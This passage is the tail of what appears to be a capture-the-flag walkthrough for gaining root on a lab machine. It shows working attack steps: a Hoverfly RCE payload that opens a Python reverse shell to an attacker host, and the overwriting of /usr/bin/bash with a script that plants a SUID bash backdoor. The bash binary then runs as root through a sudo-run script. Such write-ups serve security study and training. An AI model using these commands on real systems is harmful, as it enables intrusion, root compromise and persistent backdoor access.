exec /tmp/bash.bak "$@"
EOF
chmod +x /tmp/payload.sh
The payload uses /tmp/bash.bak as its interpreter (the real bash binary), reads the root flag, creates a SUID bash copy for persistent access, restores the original /usr/bin/bash, and continues execution normally.
Step 2 — Get a dash shell (no bash dependency):
Using Hoverfly RCE to spawn a Python reverse shell that uses /bin/dash:
{"binary":"/bin/dash","script":"python3 -c \"import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"LHOST\\\",9002));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\\\"/bin/dash\\\",\\\"-i\\\"])\" &"}
Step 3 — From the dash shell: kill bash, overwrite, and trigger:
kill -9 $(pgrep bash)
cp /tmp/payload.sh /usr/bin/bash
sudo /opt/syswatch/syswatch.sh --version
When sudo executes syswatch.sh, the kernel resolves the shebang chain: #!/bin/bash → our script with #!/tmp/bash.bak → the real bash binary interprets our payload as a shell script, running all commands as root.
Root Flag
cat /tmp/root.txt
Restore bash after reading the flag:
cp /tmp/bash.bak /usr/bin/bash